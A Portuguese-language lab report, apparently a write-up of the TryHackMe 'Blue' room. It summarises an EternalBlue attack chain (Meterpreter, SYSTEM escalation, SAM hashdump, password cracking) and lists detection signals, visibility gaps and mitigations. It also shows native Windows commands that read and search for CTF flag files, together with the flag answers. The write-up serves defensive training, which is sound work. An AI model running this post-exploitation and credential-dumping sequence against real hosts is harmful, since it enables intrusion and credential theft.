- *Confirmação da cadeia de ataque em laboratório: **SMB exposto** → **MS17-010** → **execução remota** → **conversão para Meterpreter** → **interação** → **elevação a SYSTEM** → **hashdump** → **cracking (credencial Jon)**.*
- *Resultado: prova prática de risco, validação de detectores e identificação de gaps de visibilidade.*

Sinais detectados (positivos)

- *ProcessCreate originado por executáveis em locais atípicos (ex.: C:\Windows\Temp*).*
- *Criação/execução de **Scheduled Tasks** por conta SYSTEM.*
- *Alterações em chaves de autostart (HKLM\ . . . \Run).*
- *Conexões reversas (handler) com padrão Metasploit/stage.*
- *Leituras/dump do SAM e I/O subsequente (hashdump).*

Gaps identificados

- *Cobertura de sensores incompletos em alguns segmentos (falta Sysmon/EDR).*
- *Regras do SIEM com thresholds que geraram falsos-negativos (eventos correlados não elevaram alerta).*
- *Visibilidade de rede parcial — nem todos os segmentos com captura (impede correlação completa).*

Implicações do hashdump + cracking

- *Hashes locais permitem **ataques offline** (cracking/brute-force) e técnicas pass-the-hash.*
- *Credenciais recuperadas aumentam imediatamente o blast radius e viabilizam movimento lateral e persistência real.*
- *Exposição de contas privilegiadas é incidente de alta severidade.*

Mitigações prioritárias

Imediatas (P0)

- *Isolar/quarentenar host(s) comprometidos.*
- *Aplicar patch MS17-010 e desabilitar SMBv1 em toda a frota.*
- *Preservar evidências: snapshots, pcaps, logs Sysmon/EDR.*

Curto prazo (P1)

- *Rotacionar credenciais locais/serviços possivelmente comprometidos.*
- *Restringir criação/edição de binpaths de serviços e criação de Scheduled Tasks via GPO.*
- *Habilitar LSA Protection / Credential Guard quando disponível.*

Médio prazo (P2)

- *Implantar cobertura Sysmon + EDR em todos endpoints; sensores de rede (Zeek/Suricata) nos segmentos críticos.*
- *Automatizar playbooks IR (isolamento → snapshot → coleta → erradicação).*

2.4 Descoberta de Artefatos Sensíveis e Flags

Com os privilégios elevados já estabelecidos, a equipe Aegis Cyber prosseguiu para a fase de **descoberta de artefatos sensíveis** no ambiente da AtlasLogística. O objetivo foi simular, em condições controladas, como um atacante real buscaria arquivos críticos, credenciais ou indicadores de valor dentro do sistema comprometido.

Para esta etapa, foram utilizados apenas comandos nativos do Windows (type, dir, cd), garantindo que nenhuma ferramenta maliciosa fosse introduzida no ambiente. A simulação concentrou-se na leitura de arquivos de texto contendo **flags de comprovação** — representações seguras de dados que seriam sensíveis em um ataque real, como senhas,

chaves de configuração ou documentos administrativos.

Técnica, Laboratório e Adaptação

Objetivo

Descrever as técnicas simuladas para descoberta de artefatos sensíveis (flags) em um host Windows comprometido, o ambiente laboratorial utilizado para reprodução didática (TryHackMe: *Blue*) e as adaptações aplicadas para garantir segurança, auditabilidade e conformidade com os objetivos pedagógicos do exercício.

Técnica (vetor, pós-exploração e descoberta de artefatos)

- **Vetor primário**
A sequência de ataque reproduzida baseia-se na exploração remota de um serviço SMB vulnerável (vulnerabilidade MS17-010 / EternalBlue) como vetor inicial para obtenção de execução remota no host alvo. A exploração viabiliza a abertura de um shell ou sessão remota, que, em um cenário real, permitiria ao atacante executar comandos e sondar o sistema (corresponde a técnicas MITRE como T1190/T1210).
- **Pós-exploração**
Uma vez com sessão ativa, as ações simuladas focaram em elevar o contexto de execução para privilégios administrativos (elevação para SYSTEM), estabilizar o foothold (migrar sessão para processo mais estável) e coletar artefatos de alto valor, como hashes do SAM. Essas atividades representam classes de técnicas de pós-exploração (elevação de privilégios, coleta de credenciais e manipulação de tokens — por exemplo T1068, T1003, T1134).
- **Descoberta de artefatos sensíveis**
A etapa final da cadeia simulada consistiu na busca por arquivos indicadores (flags) em locais estratégicos do sistema:
 1. **Raiz do sistema** — artefato que confirma o compromisso inicial do host.
 2. **Diretório de configuração do Windows (config/SAM)** — artefato associado a dados de credenciais e configurações críticas.
 3. **Diretório de documentos do usuário administrador** — artefatos que simbolizam informações administrativas valiosas.
A descoberta destes artefatos foi efetuada com operações de inspeção de sistema de arquivos e leitura de arquivos (comandos nativos do SO), de forma a produzir telemetria útil ao SIEM/EDR sem introduzir binários maliciosos.

Laboratório (configuração, ferramentas e fluxo reproduzido)

- **Ambiente**

O exercício foi reproduzido em um laboratório isolado e intencionalmente vulnerável (TryHackMe: *Blue*), usando VMs imutáveis/snapshots para garantir reprodutibilidade e limpeza entre execuções. O laboratório fornece um cenário guiado de aprendizado com uma máquina Windows configurada para demonstrar a cadeia SMB → exploração → pós-exploração → descoberta de flags.

- **Ferramentas e artefatos de validação**

1. Ferramentas de reconhecimento: varredura de portas e identificação de serviços (varredura passiva/ativa com ferramentas padrão de laboratório).
2. Ferramentas de teste em ambiente controlado: frameworks/ambientes de ensino (Metasploit/AttackBox no contexto educacional) para validar a possibilidade de execução remota e gerar telemetria.
3. Coleta de evidências: snapshots de VM, captura de tráfego (pcap), logs de host (Event Viewer/Sysmon) e registros do framework de testes, usados para validar regras do SIEM/EDR.

- **Fluxo geral (reproduzido em laboratório)**

1. Identificação de host e serviços SMB expostos (portas típicas do Windows).
2. Validação controlada da possibilidade de execução remota contra o serviço vulnerável — apenas para gerar telemetria e confirmar vetores, sem persistência ou dano.
3. Elevação controlada do contexto de execução (metodologias suportadas pelo ambiente de ensino) e estabilização da sessão para coleta de dados.
4. Extração de indicadores e verificação de artefatos (busca por arquivos de verificação/flags em locais estratégicos).
5. Preservação e documentação das evidências coletadas (prints de tela, logs, pcaps e listagens de arquivos).

Adaptação (segurança, pedagogia e restrições aplicadas)

- **Não uso de amostras maliciosas reais**

Todas as ações que simulam comportamento malicioso foram realizadas com payloads

e técnicas não destrutivas ou instrumentadas para geração de telemetria somente. Em nenhuma fase foram aplicados binários de ransomware real ou estratégias de criptografia destrutiva.

- **Controles operacionais**


O laboratório utilizou snapshots antes/após execuções, redes isoladas (sem conectividade externa irrestrita), limites operacionais explícitos (sem persistência em VMs permanentes, sem movimento lateral para outros ambientes de produção) e logs completos para auditoria. Esses controles permitem reverter alterações e analisar o comportamento gerado sem risco para ambientes alheios.

- **Foco pedagógico e reprodutibilidade**

O room *Blue* guia o estudante por etapas que facilitam a geração de telemetria observável (ProcessCreate, conexões de rede, leituras de arquivos sensíveis), permitindo validar regras de detecção e playbooks de resposta. Algumas adaptações praticadas no laboratório incluem: reinicialização das VMs quando artefatos temporários desaparecem, uso de snapshots para retornar o estado limpo entre tentativas e execução repetida das etapas para calibrar assinaturas/limiares do SIEM.

Busca pela Flag 1

Na raiz do disco (C:\), foi localizado o arquivo **flag1.txt**.




```
C:\Windows\system32>type flag1.txt
type flag1.txt
The system cannot find the file specified.

C:\Windows\system32>
```

The screenshot shows a Windows command prompt window with a dark background. The text is white. It shows the command 'type flag1.txt' being entered twice. The first time, it results in an error: 'The system cannot find the file specified.' The second time, the command is entered again but no output is shown yet. At the bottom of the window, there is a taskbar with icons for navigation, a search icon, and a button labeled 'Caixa de Ataque THM'.

Figura 18 – Falha ao localizar **flag1.txt** durante verificação de artefatos.



```
C:\>type flag1.txt
type flag1.txt
flag{access_the_machine}
C:\>
```

The screenshot shows a Windows command prompt window with a dark background. The text is white. It shows the command 'type flag1.txt' being entered twice. The first time, it results in the output: 'flag{access_the_machine}'. The second time, the command is entered again but no output is shown yet. At the bottom of the window, there is a taskbar with icons for navigation, a search icon, and a button labeled 'Caixa de Ataque THM'.


Figura 19 – Exfiltração da flag: saída do comando **type flag1.txt** mostrando

flag{access_the_machine}.

- O comando `type flag1.txt` revelou o conteúdo **flag{access_the_machine}**, simbolizando o primeiro marco da exploração: o acesso inicial à máquina.
- A leitura dessa flag (Figura 18 e Figura 19) confirma que o invasor já possui controle suficiente para manipular o sistema de arquivos

Tentativa em System32 e Descoberta da Flag 2

Na sequência, a equipe tentou acessar `flag1.txt` dentro do diretório **C:\Windows\System32** (Figura 18), mas o sistema retornou a mensagem *The system cannot find the file specified*. Essa tentativa evidencia a exploração de diretórios críticos do Windows, comum em ataques reais.



```
C:\>type C:\Windows\System32\config\flag2.txt
type C:\Windows\System32\config\flag2.txt
flag{sam_database_elevated_access}
C:\>
```

Figura 20 – Conteúdo de C:\Windows\System32\config\flag2.txt


Apesar da ausência da flag nesse caminho, ao investigar o subdiretório **C:\Windows\System32\config**, foi encontrado o arquivo **flag2.txt**.

- O comando `type C:\Windows\System32\config\flag2.txt` revelou **flag{sam_database_elevated_access}** (Figura 20).
- Este artefato representa o acesso elevado ao **SAM Database**, reforçando o risco de exposição de credenciais locais quando privilégios administrativos já foram obtidos.

Descoberta da Flag 3 nos Documentos do Administrador

Explorando diretórios de usuários, em especial o perfil **Jon**, foi identificado o arquivo **flag3.txt**

localizado em C:\Users\Jon\Documents (Figura 21).




```
C:\>type C:\Users\Jon\Documents\flag3.txt
type C:\Users\Jon\Documents\flag3.txt
flag{admin_documents_can_be_valuable}
```

Figura 21 – Conteúdo de C:\Users\Jon\Documents\flag3.txt: flag{admin_documents_can_be_valuable}

- O comando `type C:\Users\Jon\Documents\flag3.txt` exibiu `flag{admin_documents_can_be_valuable}`.
- Este artefato simboliza a importância de diretórios pessoais de administradores, que frequentemente armazenam documentos valiosos para atacantes.

Varredura Completa

Para confirmar a existência de todas as flags, a equipe executou o comando `dir /b/s flag*.txt` (Figura 22). O resultado listou:



```
C:\>type flag1.txt
type flag1.txt
flag{access_the_machine}
C:\>dir /b/s flag*.txt
dir /b/s flag*.txt
C:\flag1.txt
C:\Users\Jon\Documents\flag3.txt
C:\Windows\System32\config\flag2.txt
```

Figura 22 – Comando e leitura de flags: listagem dos ficheiros flag*.txt

- C:\flag1.txt
- C:\Windows\System32\config\flag2.txt
- C:\Users\Jon\Documents\flag3.txt

Essa varredura consolidou a descoberta dos três artefatos, reforçando como os atacantes

podem automatizar buscas por arquivos sensíveis.

Interpretação

As evidências obtidas demonstram que:

- **Flag 1** confirma o primeiro nível de acesso à máquina.
- **Flag 2** mostra que o invasor alcançou artefatos críticos ligados ao SAM Database.
- **Flag 3** alerta sobre o valor estratégico de documentos de administradores.

Embora as flags sejam apenas representações seguras dentro da simulação, em um ataque real poderiam equivaler a **dados sigilosos ou credenciais exploráveis**, tornando essa etapa fundamental para compreender o risco da persistência pós-comprometimento.